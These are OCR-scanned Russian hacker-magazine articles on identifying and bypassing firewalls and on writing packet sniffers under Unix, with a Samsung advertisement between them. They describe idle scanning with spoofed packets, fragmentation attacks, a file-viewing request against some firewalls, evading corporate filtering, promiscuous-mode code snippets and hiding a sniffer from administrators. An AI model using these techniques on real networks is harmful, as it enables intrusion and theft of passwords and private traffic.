
В зависимости от конфигурации сети брандмауэр может быть установлен на выделенный компьютер или может делить системные ресурсы с кем-нибудь еще. Персональные брандмауэры, широко распространенные в мире Windows, в подавляющем большинстве случаев устанавливаются непосредственно на сам защищаемый компьютер. Если этот пакетный фильтр реализован без ошибок, то защищенность системы ничуть не страдает и атаковать ее так же сложно, как и на выделенном брандмауэре. Локальные программные прокси защищают компьютер лишь от некоторых типов атак (например, блокируют засылку троянов через IE), оставляя систему полностью открытой. В UNIX-like-системах пакетный фильтр присутствует изначально, а в штатный комплект поставки входит большое количество разнообразных прокси-серверов, поэтому приобретать дополнительное программное обеспечение не нужно.

Брандмауэры подвержены большому количеству DoS-атак, таких, как эхо-шторм или SYN-flood, которым они в принципе неспособны противостоять.

Брандмауэр – это маршрутизатор, прокси-сервер и система обнаружения вторжений в одном флаконе.

ОТ ЧЕГО ЗАЩИЩАЕТ И ОТ ЧЕГО НЕ ЗАЩИЩАЕТ БРАНДМАУЭР


Пакетные фильтры в общем случае позволяют закрывать все входящие/исходящие TCP-порты, полностью или частично блокировать некоторые протоколы (например, ICMP), препятствовать установке соединений с данными IP-адресами и т.д. Правильно сконфигурированная сеть должна состоять, по меньшей мере, из двух зон: внутренней корпоративной сети (corporative network), огражденной брандмауэром и населенной



Узел, защищенный брандмауэром, чувствует себя словно за кирпичной стеной

рабочими станциями, сетевыми принтерами, intranet-серверами, серверами баз данных и прочими ресурсами подобного типа; а также демилитаризованной зоны (demilitarized zone, или, сокращенно, DMZ), в которой расположены публичные сервера, доступные из интернета. Брандмауэр, настроенный на наиболее драконический уровень защищенности, должен:

- закрывать все порты, кроме тех, что принадлежат публичным сетевым службам (HTTP, FTP, SMTP и т.д.);
- пакеты, приходящие на заданный порт, отправлять тем и только тем узлам, на которых установлены соответствующие службы (например, если WWW-сервер расположен на узле A, а FTP-сервер на узле B, то пакет, направленный на 80 порт узла B, должен блокироваться брандмауэром);
- блокировать входящие соединения из внешней сети, направленные в корпоративную сеть (правда, в этом случае пользователи сети не смогут работать с внешними FTP-серверами в активном режиме);
- блокировать исходящие соединения из DMZ-зоны, направленные во внутреннюю сеть (исключая FTP- и DNS-сервера, которым исходящие соединения необходимы);
- блокировать входящие соединения из DMZ-зоны, направленные во внутреннюю сеть (если этого не сделать, то атакующий, захвативший управление одним из публичных серверов, беспрепятственно проникнет и в корпоративную сеть).
- блокировать входящие соединения в DMZ-зону из внешней сети по служебным протоколам, часто использующимся для атаки (например, ICMP;



Типичная структура локальной сети

правда, полное блокирование ICMP создает большие проблемы, в частности, перестает работать ping и становится невозможным автоматическое определение наиболее предпочтительного MTU);

- блокировать входящие/исходящие соединения с портами и/или IP-адресами внешней сети, заданными администратором.

Фактически роль брандмауэра сводится к ограждению корпоративной сети от всяких любопытствующих, блуждающих по просторам инета. Тем не менее, прочность этого ограждения только кажущаяся. Если клиент корпоративной сети использует уязвимую версию браузера или клиента электронной почты (а большая часть программного обеспечения уязвима!), атакующему достаточно заманить его на троянизированную WEB-страничку или послать ему письмо с вирусом внутри, и через короткое время локальная сеть окажется поражена. Даже если исходящие соединения из корпоративной сети запрещены, shellкод сможет воспользоваться уже установленным TCP-соединением, через которое он был заброшен на атакованный узел, передавая хакеру управление удаленной системой.

Брандмауэр может и сам являться объектом атаки, ведь он, как и всякая сложная программа, не обходится без дыр и уязвимостей. Дыры в брандмауэрах обнаруживаются практически каждый год и далеко не сразу затыкаются (особенно если брандмауэр реализован на "железном" уровне). Забавно, но плохой брандмауэр не только не увеличивает, но даже ухудшает защищенность системы (в первую очередь это относится к персональным брандмауэрам, популярность которых в последнее время необычайно высока).

Брандмауэры не защищают от атак, а лишь ограждают локальную сеть кирпичным забором, через который легко перелезть.

В большинстве случаев сквозь кирпичную стену брандмауэра можно пробить ICMP-тоннель, обернув передаваемые данные ICMP-заголовком.

Брандмауэр можно атаковать не только извне, но и изнутри корпоративной сети.

ОБНАРУЖЕНИЕ И ИДЕНТИФИКАЦИЯ БРАНДМАУЭРА

Залогом успешной атаки является своевременное обнаружение и идентификация брандмауэра (или, в общем случае, IDS, но в контексте настоящей статьи мы будем исходить из того, что она совмещена с брандмауэром).

Большинство брандмауэров отбрасывают пакеты с истечением TTL (Time To Live - время жизни), блокируя тем самым трассировку маршрута, »

ССЫЛКИ ПО ТЕМЕ

Nmap
Популярный сканер портов, позволяющий обнаруживать некоторые типы брандмауэров. Бесплатен. Исходные тексты доступны. На сайте **http://www.insecure.org/nmap** море технической информации по проблеме.

FireWalk
Утилита для трассировки сети через брандмауэр, работающая на TCP/UDP-протоколах и основанная на TTL. Бесплатна. **http://www.packetfactory.net/firewalk**. Перед использованием рекомендуется ознакомиться с документацией **http://www.packetfactory.net/firewalk/firewalk-final.pdf**.

HPING
Утилита, реализующая сканирование через немой хост. Мощное оружие для исследования внутренней сети за брандмауэром. Бесплатна и хорошо документирована. **http://www.hping.org/papers.html**.

SSH-клиент
Secure Shell клиент, используемый пользователями внутренней сети для преодоления запретов и ограничений, наложенных брандмауэром. Бесплатен. Распространяется вместе с исходными текстами. **http://www.openssh.com**.

FFAQ
Подробный FAQ по брандмауэрам на английском языке. **www.interhack.net/pubs/fwfaq/firewalls-faq.pdf**. Его русский перевод, не отличающейся особой свежестью, лежит на **ln.com.ua/~openxs/articles/fwfaq.html**.

Firewalls
Конспект лекций по брандмауэрам (на английском языке) от тайваньского профессора Yeali S. Sun. **http://www.im.ntu.edu.tw/~sunny/pdf/IS/Firewall.pdf.**

OpenNet
Огромный портал по сетевой безопасности, содержащий в том числе и информацию о дырах в популярных брандмауэрах (на русском и английском языках). **http://www.opennet.ru.**

ТРАССИРОВКА МАРШРУТА, УМИРАЮЩАЯ НА БРАНДМАУЭРЕ (МАРШРУТИЗАТОРЕ)

```
$traceroute -I wwww.intel.ru
Трассировка маршрута к bouncer.glb.intel.com [198.175.98.50]
с максимальным числом прыжков 30:

 1 1352 ms   150 ms   150 ms  62.183.0.180
 2  140 ms   150 ms   140 ms  62.183.0.220
 3  140 ms   140 ms   130 ms  217.106.16.52
 4  200 ms   190 ms   191 ms  aksai-bbn0-po2-2.rt-comm.ru [217.106.7.25]
 5  190 ms   211 ms   210 ms  msk-bbn0-po1-3.rt-comm.ru [217.106.7.93]
 6  200 ms   190 ms   210 ms  spb-bbn0-po8-1.rt-comm.ru [217.106.6.230]
 7  190 ms   180 ms   201 ms  stockholm-bgw0-po0-3-0-0.rt-comm.ru [217.106.7.30]
 8  180 ms   191 ms   190 ms  POS4-0.GW7.STK3.ALTER.NET [146.188.68.149]
 9  190 ms   191 ms   190 ms  146.188.5.33
10  190 ms   190 ms   200 ms  146.188.11.230
11  311 ms   310 ms   311 ms  146.188.5.197
12  291 ms   310 ms   301 ms  so-0-0-0.IL1.DCA6.ALTER.NET [146.188.13.33]
13  381 ms   370 ms   371 ms  152.63.1.137
14  371 ms   450 ms   451 ms  152.63.107.150
15  381 ms   451 ms   450 ms  152.63.107.105
16  370 ms   461 ms   451 ms  152.63.106.33
17  361 ms   380 ms   371 ms  157.130.180.186
18  370 ms   381 ms   441 ms  192.198.138.68
19    *        *        *     Превышен интервал ожидания для запроса.
20    *        *        *     Превышен интервал ожидания для запроса.
```

Различные брандмауэры по-разному реагируют на нестандартные TCP-пакеты, позволяя идентифицировать себя.

Брандмауэры, открывающие 53 порт (служба DNS) не только на приемнике (например, Check Point Firewall), но и на источнике, позволяют хакеру просканировать всю внутреннюю сеть.

Уязвимость программных прокси в общем случае невелика, и в основном они атакуются через ошибки переполнения буфера.

чем разоблачают себя. Аналогичным образом поступают и некоторые маршрутизаторы, однако, как уже говорилось выше, между маршрутизатором и пакетным фильтром нет принципиальной разницы.

Отслеживание маршрута обычно осуществляется утилитой traceroute, поддерживающей трассировку через протоколы ICMP и UDP, причем ICMP блокируется гораздо чаще. Выбрав узел, заведомо защищенный брандмауэром, попробуем отследить к нему маршрут командой traceroute -I wwww.intel.ru.

Смотри: трассировка доходит до узла 192.198.138.68, а затем умирает, что указывает либо на брандмауэр, либо на недемократичный маршрутизатор. Чуть позже мы покажем, как можно проникнуть сквозь него, а пока выберем для трассировки другой узел, например, www.zenon.ru.


На этот раз трассировка проходит нормально. Выходит, что никакого брандмауэра вокруг zenon'a нет? Очень может быть, но для уверенного ответа нам требуется дополнительная информация. Узел 195.2.91.193 принадлежит сети класса C (три старших бита IP-адреса равны 110), и, если эта сеть не защищена брандмауэром, большинство ее узлов должно откликаться на ping, что в данном случае и происходит. Сканирование выявляет 65 открытых адресов. Следовательно, либо маршрутизатора здесь нет, либо он беспрепятственно пропускает наш ping.

При желании можно попробовать просканировать порты, однако, во-первых, наличие открытых портов

УСПЕШНОЕ ЗАВЕРШЕНИЕ ТРАССИРОВКИ ЕЩЕ НЕ ЕСТЬ СВИДЕТЕЛЬСТВО ОТСУТСТВИЯ БРАНДМАУЭРА

```
$traceroute -I www.zenon.ru
Трассировка маршрута к distributed.zenon.net [195.2.91.103]
с максимальным числом прыжков 30:

 1 2444 ms  1632 ms  1642 ms  62.183.0.180
 2 1923 ms  1632 ms  1823 ms  62.183.0.220
 3 1632 ms  1603 ms  1852 ms  217.106.16.52
 4 1693 ms  1532 ms  1302 ms  aksai-bbn0-po2-2.rt-comm.ru [217.106.7.25]
 5 1642 ms  1603 ms  1642 ms  217.106.7.93
 6 1562 ms  1853 ms  1762 ms  msk-bgw1-ge0-3-0-0.rt-comm.ru [217.106.7.194]
 7 1462 ms   411 ms   180 ms  mow-b1-pos1-2.telia.net [213.248.99.89]
 8  170 ms   180 ms   160 ms  mow-b2-geth2-0.telia.net [213.248.101.18]
 9  160 ms   160 ms   170 ms  213.248.78.178
10  160 ms   151 ms   180 ms  62.113.112.67
11  181 ms   160 ms   170 ms  css-rus2.zenon.net [195.2.91.103]
Трассировка завершена.
```




Внешний вид утилиты nmap

еще ни о чем не говорит (быть может, брандмауэр блокирует лишь один порт, но самый нужный, например, защищает дырявый RPC от посягательств извне), а, во-вторых, при сканировании хакеру будет трудно остаться незамеченным. С другой стороны, порты сканируют все кому не лень, и администраторы уже давно не обращают на это внимания.

Утилита nmap позволяет обнаруживать некоторые из брандмауэров, устанавливая статут порта во "firewalled". Такое происходит всякий раз, когда в ответ на SYN удаленный узел возвращает ICMP-пакет типа 3 с кодом 13 (Admin Prohibited Filter) с действительным IP-адресом брандмауэра в заголовке (nmap его не отображает; пиши собственный сканер или, используя любой снифер, самостоятельно проанализируй возвращаемый пакет). Если возвратится SYN/ACK - сканируемый порт отрыт. RST/ACK указывает на закрытый или заблокированный брандмауэром порт. Не все брандмауэры генерируют RST/ACK при попытке подключения к заблокированным портам (Check Point Firewall - генерирует), некоторые отсылают ICMP-сообщение, как было показано выше, или ничего не посылают вообще.

Большинство брандмауэров поддерживает удаленное управление через интернет, открывая один или несколько TCP-портов, уникальных для каждого брандмауэра. Так, например, Check Point Firewall открывает 256, 257 и 258 порты, а Microsoft Proxy - 1080. Некоторые брандмауэры явным образом сообщают свое имя и версию программного продукта при подключении к ним по netcat (или telnet), в особенности этим грешат прокси-сервера. Последовательно опрашивая все узлы, расположенные впереди исследуемого хоста, на предмет прослушивания характерных для брандмауэров портов, мы в большинстве случаев сможет не только выявить их присутствие, но и определить IP-адрес! Разумеется, эти порты могут быть закрыты как на самом брандмауэре (правда, не все брандмауэры это позволяют), так и на предшествующем ему маршрутизаторе (но тогда брандмауэром будет нельзя управлять через интернет).



Структура IP-пакета

СКАНИРОВАНИЕ И ТРАССИРОВКА ЧЕРЕЗ БРАНДМАУЭР

Прямая трассировка через брандмауэр чаще всего оказывается невозможной (какому администратору приятно раскрывать интимные подробности топологии своих сетей), и атакующему приходится прибегать к всевозможным ухищрениям.

Утилита Firewalk представляет собой классический трассер, посылающий TCP- или UDP-пакеты, с таким расчетом, чтобы на узле, следующем непосредственно за брандмауэром, их TTL обращался в ноль, заставляя систему генерировать сообщение ICMP_TIME_EXCEEDED. Благодаря этому Firewalk уверенно работает даже там, где штатные средства уже не справляются, хотя крепко защищенный брандмауэр ей, конечно, не пробить и атакующему приходится использовать более продвинутые алгоритмы.

Будем исходить из того, что с каждым отправляемым IP-пакетом система увеличивает его ID на единицу (как это чаще всего и случается). С другой стороны, согласно спецификации RFC-793, описывающей TCP-протокол, всякий хост, получивший посторонний пакет, который не относится к установленным TCP-соединениям, должен реагировать на него посылкой RST. Для реализации атаки нам понадобится удаленный узел, не обрабатывающий в данный момент никакого постороннего трафика и генерирующий предсказуемую последовательность ID. В хакерских кругах такой узел называется немым (dump). Обнаружить немой хост очень просто – достаточно лишь отправить ему серию IP-пакетов и проанализировать ID, возвращенный в заголовках. Запомним (запишем на бумажку) ID последнего пакета. Затем выберем жертву и отправим ей SYN-пакет, указав в обратном адресе IP немого узла. Атакуемый узел, думая, что немой хост хочет установить с ним TCP-соединение, ответит: SYN/ACK. Немой хост, словив посторонний SYN/ACK, возвратит RST, увеличивая свой счетчик ID на единицу. Отправив немому хосту еще один IP-пакет и проанализировав возвращенный ID, мы сможем узнать, посылал ли немой хост жертве RST-пакет или нет. Если посылал, значит, атакуемый хост активен и подтверждает установку TCP-соединения на заданный порт. При желании хакер может просканировать все интересующие его порты, не рискуя оказаться замеченным, ведь вычислить его IP практически невозможно – сканирование осуществляется "руками" немого узла и с точки зрения атакуемого выглядит как обычное SYN-сканирование.


Предположим, что немой хост расположен внутри DMZ, а жертва находится внутри корпоративной сети. Тогда, отправив немому хосту SYN-пакет от имени жертвы, мы сможем проникнуть через брандмауэр, поскольку он будет думать, что с ним устанавливает соединение внутренний хост, а соединения этого типа в 99,9% случаях разрешены (если их запретить, пользователи корпоративной сети не смогут работать со своим же собственными публичными серверами). Естественно, все маршрутизаторы на пути от хакера к немому хосту не должны блокировать пакет с поддельным обратным адресом, в противном случае пакет умрет задолго до того, как доберется до места назначения.

Утилита hping как раз и реализует сценарий сканирования данного типа, что делает ее основным орудием злоумышленника для исследования корпоративных сетей, огражденных брандмауэром.

Как вариант, хакер может захватить один из узлов, расположенных внутри DMZ, используя их как плацдарм для дальнейших атак.

ПРОНИКНОВЕНИЕ ЧЕРЕЗ БРАНДМАУЭР

Сборку фрагментированных TCP-пакетов поддерживают только самые качественные из брандмауэров, а все остальные анализируют лишь первый фрагмент, беспрепятственно пропус- »



Структура TCP-пакета

кая все остальные. Послав сильно фрагментированный TCP-пакет, "размазывающий" TCP-заголовок по нескольким IP-пакетам, хакер скроет от брандмауэра Acknowledgment Number и он не сможет определить принадлежность TCP-пакета к соответствующей ему TCP-сессии (быть может, он относится к легальному соединению, установленному корпоративным пользователем). Если только на брандмауэре не активирована опция "резать фрагментированные пакеты", успех хакерской операции гарантирован. Блокирование фрагментированных пакетов создает множество проблем и препятствует нормальной работе сети. Теоретически возможно блокировать лишь пакеты с фрагментированным TCP-заголовком, однако далеко не всякий брандмауэр поддерживает столь гибкую политику настройки. Атаки данного типа, называемые Tiny Fragment Attack, обладают чрезвычайно мощной проникающей способностью и потому являются излюбленным приемом всех хакеров.

Атаки с использованием внутренней маршрутизации (она же маршрутизация от источника, или source routing) намного менее актуальны, но мы все же их рассмотрим. Как известно, IP-протокол позволяет включать в пакет информацию о маршрутизации. При отправке IP-пакета жертве навязанная хакером маршрутизация чаще всего игнорируется, и траектория перемещения пакета определяется исключительно промежуточными маршрутизаторами, но ответные пакеты возвращаются по маршруту, обратному указанному в IP-заголовке, что создает благоприятные условия для его подмены. Более упрощенный вариант атаки ограничивается одной лишь подменой IP-адреса отправителя. Грамотно настроенные маршрутизаторы (и большинство клонов UNIX) блокируют пакеты с внутренней маршрутизацией. Пакеты с поддельными IP-адресами представляют несколько большую проблему, однако качественный брандмауэр позволяет отсеивать и их.

Таблицы маршрутизации могут быть динамически изменены посылкой сообщения ICMP Redirect, что позволяет (по крайней мере, теоретически) направить хакерский трафик в обход брандмауэра (см. также ARP-spoofing), впрочем, сейчас такие безнадежно инсекьюрные системы практически уже не встречаются.

Некоторые брандмауэры подвержены несанкционированному просмотру файлов через порт 8010 и запросы типа http://www.host.com::8010/c:/ или http://www.host.com::8010//.

Служба DCOM нуждается в широком диапазоне открытых портов, что существенно снижает степень защищенности системы, обессмысливая использование брандмауэра.


ПОБЕГ ИЗ-ЗА БРАНДМАУЭРА

Пользователи внутренней сети, огражденной недемократичным брандмауэром, серьезно ограничены в своих возможностях. Про невозможность работы с FTP-серверами в активном режиме мы уже говорили. Также могут быть запрещены некоторые протоколы и закрыты необходимые тебе порты. В клинических случаях администраторы ведут черные списки IP-адресов, блокируя доступ к сайтам "нецелесообразной" тематики.

Поскольку брандмауэры рассчитаны на защиту извне, а не изнутри, вырваться из-за их застенков очень просто, достаточно лишь воспользоваться любым подходящим прокси-сервером, находящимся во внешней сети и еще не занесенным администратором в черный список. В частности, популярный клиент ICQ позволяет обмениваться сообщениями не напрямую, а через сервер (не обязательно сервер компании-разработчика). Существуют тысячи серверов, поддерживающих работу ICQ. Одни существуют в более или менее неизменном виде уже несколько лет, другие динамически то появляются, то исчезают. И если "долгожителей" еще реально занести в стоп-лист, то уследить за серверами-однодневками администратор просто не в состоянии!

Также можно воспользоваться протоколом SSH (Secure Shell), изначально спроектированным для работы через брандмауэр и поддерживающим шифрование трафика (на тот случай, если брандмауэр вздумает искать в нем "запрещенные" слова типа "sex", "hack" и т.д.). SSH-протокол может работать по любому доступному порту, например, 80, и тогда с точки зрения брандмауэра все будет выглядеть как легальная работа с WEB-сервером. Между тем, SSH является лишь фундаментом для остальных протоколов, из которых в первую очередь хотелось бы отметить telnet, обеспечивающий взаимодействие с удаленными терминалами. Заплатив порядка 20$ за хостинг любому провайдеру, ты получишь аккаунт, поддерживающий SSH и позволяющий устанавливать соединения с другими узлами сети (бесплатные хостинги этой возможности чаще всего лишены или накладывают на нее жесткие ограничения).

Наконец, можно воспользоваться сотовой телефонией, прямым модемным подключением и прочими коммуникационными средствами, устанавливающими соединение с провайдером, в обход брандмауэра.



Фрагментация TCP-пакетов как способ обхода брандмауэров

ЗАКЛЮЧЕНИЕ

Технологии построения брандмауэров не стоят на месте, и специалисты по информационной безопасности не дремлют. С каждым днем хакерствовать становится все труднее и труднее, однако полностью хакерство не исчезнет никогда. Ведь на смену заткнутым дырам приходят другие. Главное, не сидеть сложа руки, а творчески экспериментировать с брандмауэрами, изучать стандарты и спецификации, изучать дизассемблерные листинги и искать, искать, искать...

SAMSUNG

Ничего лишнего

SyncMaster 173P – монитор
без кнопок на передней панели

DigitAll ***минимализм*** Монитор SyncMaster 173P настолько совершенен, что кнопки были бы лишними. Программное обеспечение Samsung Magic Tune™ позволяет выполнять все настройки экрана с помощью мыши. Ультратонкий экран толщиной всего 2 см вращается на 180° и прекрасно смотрится в любом ракурсе. Неудивительно, что Samsung является обладателем 67 международных наград за дизайн.

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.

Крис Касперски aka мыщъх

РЫБНАЯ ЛОВЛЯ В ЛОКАЛЬНОЙ СЕТИ

ВСЕ АСПЕКТЫ СНИФИНГА ПОД *NIX

Сетевой трафик содержит уйму интересного - пароли, номера кредитных карт, конфиденциальную переписку, и все это может стать достоянием злоумышленника, если тот забросит в сеть снифер. Перехват информации – занятие настолько же интересное, насколько и небезопасное. Популярные сниферы никак не скрывают своего присутствия и легко обнаруживаются администраторами. Тем, кто опасается расправы, мы можем посоветовать только одно - не заниматься подобными вещами. Ну а неугомонным экспериментаторам лучше написать свой собственный снифер, и эта статья подскажет как.

Большинство сниферов представляют собой вполне легальные средства мониторинга и не требуют установки дополнительного оборудования.


Слово "sniffer" является торговой маркой компании Network Associates, распространяющей сетевой анализатор "Sniffer(r) Network Analyzer".

ЦЕЛИ И МЕТОДЫ АТАКИ

Снифером (от англ. sniff – вынюхивать) называют утилиты для перехвата сетевого трафика, адресованного другому узлу, или - в более общем случае – всего доступного трафика, проходящего или не проходящего через данный хост. Большинство сниферов представляют собой вполне легальные средства мониторинга и не требуют установки дополнительного оборудования. Тем не менее, их использование в общем случае незаконно или же предполагает соответствующие полномочия (например, монтер может подключаться к телефонным проводам, а ты – нет). Кстати говоря, слово "sniffer" является торговой маркой компании Network Associates, распространяющей сетевой анализатор "Sniffer(r) Network Analyzer". Использовать этот термин в отношении других программ с юридической точки неправомерно , но... XEROX тоже торговая марка, а в просторечии все копировальные аппараты независимо от производителя называют "ксероксами", и никто от этого еще не пострадал.

Объектом атаки могут выступать: локальная сеть (как хабовой, так и свитчевой архитектуры), глобальная сеть (даже при модемном подключении!), спутниковый и мобильный интернет, беспроводные средства связи (ИК, «голубой зуб») и т.д. В основном мы будем говорить о локальных сетях, а все остальные объекты рассмотрим лишь кратко, так как они требуют совсем другого подхода.

По методу воздействия на жертву существующие атаки можно разделить на два типа: пассивные и активные. Пассивный снифинг позволяет перехватывать лишь ту часть трафика, которая физически проходит через данный узел. Все остальное может быть получено лишь путем прямого вмешательства в сетевые процессы (модификация таблиц маршрутизации, отправка подложных пакетов и т.д.).



Снифер за работой

ПАССИВНЫЙ ПЕРЕХВАТ ТРАФИКА

Локальная сеть уже давно стала пониматься синонимично Ethernet, а в Ethernet-сетях, построенных по топологии общей шины, каждый испускаемый пакет доставляется всем участникам сети. Сетевая карта на аппаратном уровне анализирует заголовки пакетов (фреймов) и сверяет свой физический адрес (так же называемый MAC-адресом) с адресом, прописанном в Ethernet-заголовке, передавая на IP-уровень только "свои" пакеты.

Для перехвата трафика карту необходимо перевести в неразборчивый (promiscuous) режим, в котором на IP-уровень передается все принятые пакеты. Неразборчивый режим поддерживает подавляющее большинство стандартных карт, провоцируя излишне любопытных пользователей на проникновение в интимную жизнь остальных участников сети.

Переход на витую пару с концентратором ничего не меняет – отправляемые пакеты дублируются на каждый выход хаба и грабятся по той же самой схеме. Коммутатор, самостоятельно анализирующий заголовки пакетов и доставляющий их только тем узлам, для которых они предназначены, предотвращает пассивный перехват, вынуждая атакующего переходить к активным действиям.

Таким образом, для реализации пассивного снифинга мы должны перевести сетевую карту в неразборчивый режим и создать сырой (raw) сокет, дающий доступ ко всему, что валится на данный IP-интерфейс. Обычные сокеты для этой цели не подходят, поскольку принимают только явно адресованные им пакеты, поступающие на заданный порт. Легальные сниферы чаще всего используют кросс-платформенную библиотеку libpcap, однако настоящие хакеры предпочитают разрабатывать ядро снифера самостоятельно.

Операционные системы *nix блокируют прямой доступ к оборудованию с прикладного уровня (так что перепрограммировать сетевую карту просто так не удастся), однако все же предоставляют специальные рычаги для перевода интерфейса в неразборчивый режим, правда, в различных никсах эти рычаги очень разные, что существенно усложняет нашу задачу.

В состав BSD входит специальный пакетный фильтр (BPF – BSD Packet Filter), поддерживающий гибкую схему выборочного перехвата чужих пакетов и соответствующий устройству /dev/bpf. Перевод интерфейса в неразборчивый режим осуществляется посредством IOCTL и выглядит приблизительно так:

```
ioctl(fd, BIOCPROMISC, 0),
```

rge fd – дескриптор интерфейса, а BIOCPROMISC – управляющий IOCTL-код. В Solaris'e все осуществляется аналогично, не совпадает только IOCTL-код и устройство называется не bpf, а hme. Похожим образом ведет себя и SunOS, предоставляющая потоковый драйвер псевдоустройства nit, также называемый крайником в сетевом интерфейсе (NIT – Network Interface Tap). В отличие от пакетного

фильтра BPF, потоковый фильтр NIC перехватывает только входящие пакеты, позволяя исходящим прошмыгнуть мимо него. К тому же он намного медленнее работает. Иную схему грабежа трафика реализует ОС Linux, поддерживающая специальные IOCTL-коды для взаимодействия с сетью на уровне драйверов. Просто создай сырой сокет вызовом socket (PF_PACKET, SOCK_RAW, int protocol) и переведи связанный с ним интерфейс в неразборчивый режим:

```
ifr.ifr_flags |= IFF_PROMISC; ioctl (s, SIOCGIFFLAGS, ifr),
```

где s – дескриптор сокета, а ifr – интерфейс.

Полностью готовую к употреблению функцию, подготавливающую сырой сокет к работе с переводом интерфейса в неразборчивый режим и поддерживающую большое количество различных операционных систем, как то: SunOS, Linux, FreeBSD, IRIX и Solaris, можно легко выдрать из снифера, исходный текст которого находится по адресу: http://packetstormsecurity.org/sniffers/gdd13.c.

ОБНАРУЖЕНИЕ ПАССИВНОГО ПЕРЕХВАТА

Перевод интерфейса в неразборчивый режим не проходит бесследно и легко обнаруживается утилитой ifconfig, отображающей его статус, правда, для этого администратор должен иметь возможность удаленного запуска программ на машине атакующего, чему атакующий может легко воспрепятствовать или модифицировать код ifconfig (и других аналогичных ей утилит) так, чтобы она выдавала подложные данные. Кстати говоря, засылая снифер на какой-либо компьютер, всегда нужно помнить, что его присутствие в подавляющем большинстве случаев обнаруживается именно по ifconfig!

